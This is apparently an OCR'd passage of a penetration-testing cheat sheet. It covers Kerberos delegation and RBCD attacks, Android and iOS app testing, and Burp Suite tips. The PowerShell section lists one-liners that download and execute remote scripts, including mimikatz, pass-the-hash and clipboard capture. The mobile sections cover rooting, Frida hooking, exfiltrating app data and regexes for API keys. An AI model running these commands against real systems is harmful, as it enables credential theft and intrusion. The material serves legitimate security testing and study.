
Delegation

> Allows a service impersonate the user to interact with a second service, with the privileges and permissions of the user
>
> - If a user has delegation capabilities, all its services (and processes) have delegation capabilities.
> - KDC only worries about the user who is talking to, not the process.
> - Any process belonging to the same user can perform the same actions in Kerberos, regardless of whether it is a service or not.

> - Unable to delegate if NotDelegated (or ADS_UF_NOT_DELEGATED) flag is set in the User-Account-Control attribute of the user account or user in Protected Users group.

Unconstrained delegation


1. *User1* requests a TGS for *ServiceZ*, of *UserZ*.
2. The KDC checks if *UserZ* has the *TrustedForDelegation* flag set (Yes).
3. The KDC includes a TGT of *User1* inside the TGS for *ServiceZ*.
4. *ServiceZ* receives the TGS with the TGT of *User1* included and stores it for later use.




Contrained delegation and RBCD (Resource Based Constrained Delegation)

Delegation is constrained to only some whitelisted third-party services.


- S4U2Proxy Contrained




- S4U2Proxy RBCD




- S4U2Proxy Service Name Change




- S4U2Self



- S4U2Self & S4U2Proxy combined Contrained




- S4U2Self & S4U2Proxy combined RBCD



- RBCD attack

tothi/rbcd-attack https://github.com/tothi/rbcd-attack


RBCD
Attack
AP ServiceX
(UserX)
KRB_AP_REQ (7)
TGS
ServiceX:UserX
forwardable
AP ServiceZ
(UserZ)
UserX?
TGT
UserZ
KRB_TGS_REQ (1)
KRB_TGS_REP (3)
TGS
ServiceZ:UserX
ServiceX?
TGS
ServiceZ:UserX
KRB_TGS_REQ (4)
KRB_TGS_REP (6)
TGS
ServiceX:UserX
forwardable
KDC
Does UserZ have any service?
YES (give TGS)
TGS
Is UserZ.TrustedToAuthForDelegation?
NO
Give non-forwardable TGS!!
(2)
TGS
Is ServiceX in
UserZ.msDS-AllowedToDelegateTo ?
NO
Is userZ in userX.msDS-
AllowedToActOnBehalfOfOtherIdentity?
YES
Give forwardable TGS!!
(5)
TGS
forwardable

PS tips & tricks

PS onliners

```
# Send email
powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubuserconte

# Who's connected to DC
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/darkoperat

# List users in specified group
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# User's groups
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# PTH
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# See who's local admin
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# Get DC names
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# List all machines names
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# What's copied in clipboard
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# Check if you're local admin in any remote machine
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# Run BH
powershell.exe “IEX (New-Object Net.WebClient).DownloadString(‘https://raw.githubusercontent.com/BloodHound

# Run mimikatz
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuserconte

# Get all A records in zone
Get-DnsRecord -RecordType A -ZoneName FQDN -Server ServerName | % {Add-Content -Value $_ -Path filename.txt
Get-WmiObject -Namespace Root\MicrosoftDNS -Query "SELECT * FROM MicrosoftDNS_AType WHERE ContainerName='dc

# Get DC List
nltest /dclist, nslookup -q=srv _kerberos._tcp
```

Mobile

General

```
# MobSF
docker pull opensecurity/mobile-security-framework-mobsf
docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest

# Burp
Add proxy in Mobile WIFI settings connected to Windows Host Wifi pointing to 192.168.X.1:8080
Vbox Settings Machine -> Network -> Port Forwarding -> 8080
Burp Proxy -> Options -> Listen all interfaces

# Tools
https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet
https://github.com/m0bilesecurity/RMS-Runtime-Mobile-Security
```

Android

Tools

```
# Good Checklist
https://mobexler.com/checklist.htm#android

# Adb
# https://developer.android.com/studio/command-line/adb?hl=es-419
adb connect IP:PORT/ID
adb devices
adb shell
adb push
adb install

# Frida (rooted device method)
# https://github.com/frida/frida/releases
adb root
adb push /root/Downloads/frida-server-12.7.24-android-arm /data/local/tmp/. # Linux
adb push C:\Users\username\Downloads\frida-server-12.8.11-android-arm /data/local/tmp/. # Windows
adb root
adb shell "chmod 755 /data/local/tmp/frida-server && /data/local/tmp/frida-server &"
frida-ps -U # Check frida running correctly
# Run Frida script
frida -U -f com.vendor.app.version -l PATH\fridaScript.js --no-pause

# Easy way to load Frida Server in Rooted Device
https://github.com/dineshshetty/FridaLoader

# Frida (NON rooted device) a.k.a. patch the apk
# a) Lief injector method
# https://gitlab.com/jlajara/frida-gadget-lief-injector
# b) Objection and dalvik bytecode method
https://github.com/sensepost/objection/wiki/Patching-Android-Applications#patching---patching-an-apk

# Frida resources
https://codeshare.frida.re/
https://github.com/dweinstein/awesome-frida
https://rehex.ninja/posts/frida-cheatsheet/

# Objection
# https://github.com/sensepost/objection
objection --gadget com.vendor.app.xx explore

# Install burp CA in Android API >= 24 (Nougat 7.0)
1. Export only certificate in burp as DER format
2. openssl x509 -inform DER -in cacert.der -out cacert.pem # Convert from DER to PEM
3. openssl x509 -inform PEM -subject_hash_old -in cacert.pem |head -1 # Get subject_hash_old
4. mv cacert.pem [SUBJECT-HASH-OLD].0 # Rename PEM file with subject_hash_old
5. adb push [SUBJECT-HASH-OLD].0 /storage/emulated/0/ # Push to device
6. adb shell
   6.1 If you get error "Read-only file system": mount -o rw,remount /system
7. mv /storage/emulated/0/[SUBJECT-HASH-OLD].0 /system/etc/security/cacerts/
8. chmod 644 /system/etc/security/cacerts/[SUBJECT-HASH-OLD].0
9. Reboot the device

# Analyze URLs in apk:
# https://github.com/shivsahni/APKEnum
python APKEnum.py -p ~/Downloads/app-debug.apk

# Get endpoints from apk:
https://github.com/ndelphit/apkurlgrep
apkurlgrep -a path/to/file.apk

# Quick wins tool
# https://github.com/mzfr/slicer
slicer -d path/to/extact/apk
```

```
# AndroPyTool:
# https://github.com/alexMyG/AndroPyTool
docker pull alexmyg/andropytool
docker run --volume=/PATH_TO_APKS:/apks alexmyg/andropytool -s /apks/ -all

# Android Backup files (*.ab files)
( printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" ; tail -c +25 backup.ab ) |  tar xfvz -

# https://github.com/viperbluff/Firebase-Extractor
# https://github.com/Turr0n/firebase
python3 firebase.py -p 4 --dnsdumpster -l file

# Jadx - decompiler
jadx-gui

# androwarn.py
# pip3 install androwarn
androwarn /root/android.apk -v 3 -r html

# androbugs.py
python androbugs.py -f /root/android.apk

# Useful apps:
# Xposed Framework
# RootCloak
# SSLUnpinning

# Check Info Stored
find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;

/data/data/com.app/database/keyvalue.db
/data/data/com.app/database/sqlite
/data/app/
/data/user/0/
/storage/emulated/0/Android/data/
/storage/emulated/0/Android/obb/
/assets
/res/raw

# Unpack apk and find interesting strings
apktool d app_name.apk
grep -EHirn "accesskey|admin|aes|api_key|apikey|checkClientTrusted|crypt|http:|https:|password|pinning|secr

# Regex FCM Server Keys for push notification services control
AAAA[A-Za-z0-9_-]{7}:[A-Za-z0-9_-]{140}
AIza[0-9A-Za-z_-]{35}

# Check logs during app usage
https://github.com/JakeWharton/pidcat

# Download apks
https://apkpure.com
https://apps.evozi.com/apk-downloader/

# Androtickler
https://github.com/ernw/AndroTickler
java -jar AndroTickler.jar
```

Tips


```
Recon:
- AndroidManifest.xml (basically a blueprint for the application)
Find exported components, api keys, custom deep link schemas, schema endpoints etc.
```

```
- resources.arsc/strings.xml
Developers are encouraged to store strings in this file instead of hard coding in application.
- res/xml/file_paths.xml
Shows file save paths.
- Search source code recursively
Especially BuildConfig files.
- Look for firebase DB:
Decompiled apk: Resources/resources.arsc/res/values/strings.xml, search for "firebsae.io" and try to access
https://*.firebase.io/.json

API Keys:
- String references in Android Classes
getString(R.string.cmVzb3VyY2VzX3lv)
cmVzb3VyY2VzX3lv is the string resource label.
- Find these string references in strings.xml
apikeyhere
- Piece together the domains and required params in source code

Exported components:
- Activities - Entry points for application interactions of components specified in AndroidManifest.xml.
    Has several states managed by callbacks such as onCreate().
   →  Access to protected intents via exported Activities
    One exported activity that accepts a user provided intent can expose protected intents.
   → Access to sensitive data via exported Activity
    Often combined with deep links to steal data via unvalidated parameters. Write session tokens to an
    external file.
   → Access to sensitive files, stealing files, replacing imported files via exported Activities
    external-files-path, external-path
    Public app directories
   → Look for "content://" in source code
- Service - Supplies additional functionality in the background.
   → Custom file upload service example that is vulnerable because android:exported="true". When exported b
  applications can send data to the service or steal sensitive data from applications depending on the serv
- Broadcast receivers - Receives broadcasts from events of interest. Usually specified broadcasted intents
   → Vulnerable when receiver is exported and accepts user provided broadcasts.
   → Any application, including malicious ones, can send an intent to this broadcast receiver causing it to
- Content providers - Helps applications manage access to stored data and ways to share data with other And
   → Content providers that connect to sqlite can be exploited via SQL injection by third party apps.

Deep links
- In Android, a deep link is a link that takes you directly to a specific destination within an app.
- Think of deep links as Android urls to specific parts of the application.
- Usually mirrors web application except with a different schema that navigate directory to specific Andro
- Verified deep links can only use http and https schemas. Sometimes developers keep custom schemas for tes
features.
- Type of vulnerabilities are based on how the scheme://, host://, and parameters are validated
   → CSRF - Test when autoVerify=”true” is not present in AndroidManifest.xml It’s easier.
   → Open redirect - Test when custom schemes do not verify endpoint parameters or hosts
   → XSS - Test when endpoint parameters or host not validated, addJavaScriptInterface and
   → setJavascriptEnabled(true); is used.
   → LFI - Test when deep link parameters aren’t validated. appschema://app/goto?file=

Database encryption
- Check database is encrypted under /data/data/<package_name>/
- Check in source code for database credentials

Allowed backup
- Lead to sensitive information disclosure
- adb backup com.vendor.app

Logging Enabled
- Check logcat when login and any action performed

Storing Sensitive Data in External Storage
- Check data stored after usage /sdcard/android/data/com.vendor.app/

Weak Hashing Algorithms
- MD5 is a weak algorythm and have collisions

Predictable Random Number Generator (PRNG)
- The java.util.Random function is predictable
```

```
75
76  Hard-coded Data
77  - Hard-coded user authentication information (credentials, PINs, etc.)
78  - Hard-coded cryptographic keys.
79  - Hard-coded keys used for encrypted databases.
80  - Hard-coded API keys/private
81  - Hard-coded keys that have been encoded or encrypted (e.g. base64 encoded, XOR encrypted, etc.).
82  - Hard-coded server IP addresses.
83
84  Debug Mode enabled
85  - Start a shell on Android and gain an interactive shell with run-as command
86  - run-as com.vendor.app
87  - adb exec-out run-as com.vendor.app cat databases/appName > appNameDB-copy
```

Mindmaps

Android Attack Vectors Xmind Map



iOS

```
# All about Jailbreak & iOS versions
https://www.theiphonewiki.com/wiki/Jailbreak

# Checklist
https://mobexler.com/checklist.htm#ios

# Jailbreak for iPhone 5s though iPhone X, iOS 12.3 and up
# https://checkra.in/
checkra1n

# 3UTools
http://www.3u.com/

# Cydia
# Liberty Bypass Antiroot

# To check:
# https://github.com/Soulghost/iblessing

# Check Info Stored:
3U TOOLS - SSH Tunnel

# Analyzing binary:
# Get .ipa
# unzip example.ipa
# Locate binary file (named as the app usually)

# Check encryption
otool -l BINARY | grep -A 4 LC_ENCRYPTION_INFO
# If returned "cryptid 1" ipa is encrypted, good for them

# Check dynamic dependencies
otool -L BINARY

find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;
find /data/app -type f -exec grep --color -Hsiran "\"value\":\"" {} \;

.pslist= "value":"base64"}

find APPPATH -iname "*localstorage-wal" -> Mirar a mano

/private/var/mobile/Containers/Data/Application/{HASH}/{BundleID-3uTools-getBundelID}
/private/var/containers/Bundle/Application/{HASH}/{Nombre que hay dentro del IPA/Payloads}
/var/containers/Bundle/Application/{HASH}
/var/mobile/Containers/Data/Application/{HASH}
```

Others

Burp Suite

Tips

```
- If Render Page crash:
sudo sysctl -w kernel.unprivileged_userns_clone=1

- If embedded browser crash due sandbox:
find .BurpSuite -name chrome-sandbox -exec chown root:root {} \; -exec chmod 4755 {} \;

- Scope with all subdomains:
.*\.test\.com$

- Use Intruder to target specific parameters for scanning
  - Right click: actively scan defined insertion points

# Autorize Plugin
1. Login with lower user, get the cookie or token and paste in header inside Configuration tab.
2. In second browser, login with higher privilege user and start intercepting the requests of privilged fur

# Configuration
- Project Options -> HTTP -> Redirections -> Enable JavaScript-driven
- User Options -> Misc -> Proxy Interception -> Always disabled
- Target -> Site Map -> Show all && Show only in-scope items

# XSS Validator extension
1) Start xss.js phantomjs $HOME/.BurpSuite/bapps/xss.js
2) Send Request to Intruder
3) Mark Position
4) Import xss-payload-list from $Tools into xssValidator
5) Change Payload Type to Extension Generated
6) Change Payload Process to Invoke-Burp Extension - XSS Validator
7) Add Grep-Match rule as per XSS Validator
8) Start.

# Filter the noise
